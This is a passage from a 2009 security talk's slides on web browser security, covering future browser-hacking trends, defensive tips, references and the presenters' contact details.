- ✦ Watch your mouse pointer...
  - If it turns to an hour-glass for no reason after you visit a site, that may be a sign of something malicious going on
- ✦ Check SSL certificates
  - Don't just blindly click through error messages



# Talk Overview

56

- WorldWideWeb Evolved
  - The web browser – past to present
- Square Browser, Round Hole
  - *Applications* in a web browser window
- Pwnag3 – Owning Your Victim
  - Total browser pwnag3
- Searching for Hope
  - Can a browser be secure?
- Self-Defense 101
  - How to protect yourself and your computer
- **Crystal Ball**
  - Looking into the future


# Crystal Ball

57

- What's next in web-browser hacking?
  - Exposing more broken standards
  - Exploiting browser compatibility issues
  - ... what else?

# Crystal Ball

58



10 March 2009

# Crystal Ball

59

- **Browser with no add-ons**
- **Browser with security built-in**
  - NoScript
  - Pop-up blockers
  - SSL validation
  - Session destroyers
- **Browse monitor**
  - All JavaScript calls
  - All requests
  - IPS for the browser

# Crystal Ball

60

## Exploiting Standards...

- Around the industry
  - CA root server MD5SUM collision
  - Kaminky's DNS vulnerability
  - RSnake's Clickjacking
- Why Hack? Exploit a Standard
  - Browsers don't check for "malice"
  - Exploiting standards = impossible to "patch"
  - Good luck writing a signatures
  - Only fix is rewrite standards...
    - ✦ And... remove features?

# Crystal Ball

61

*Can we make a secure Browser???*

# References

62

- Pg 28 – IE8
  - <http://blogs.msdn.com/ie/archive/2008/09/02/ie8-security-part-vi-beta-2-update.aspx>
- Pg 29 – IE8
  - <http://securitylabs.websense.com/content/Blogs/2932.aspx>
- Pg 42 – Sandboxie
  - <http://www.sandboxie.com/>
- Pg 42 – ForceField
  - <http://www.zonealarm.com/security/en-us/home.htm>

# How To Find Us

63

## Rafal Los

- Email: [rafal@hp.com](mailto:rafal@hp.com)
- Phone: (404) 606-6056
- Blog: <http://preachsecurity.blogspot.com>
- Blog: <http://www.communities.hp.com/securitysoftware/blogs/rafal/>

## Joshua D. Abraham

- Email: [jabra@rapid7.com](mailto:jabra@rapid7.com)
- Phone: (857) 288-7343
- Blog: <http://www.spl0it.org/blog>



# Questions?

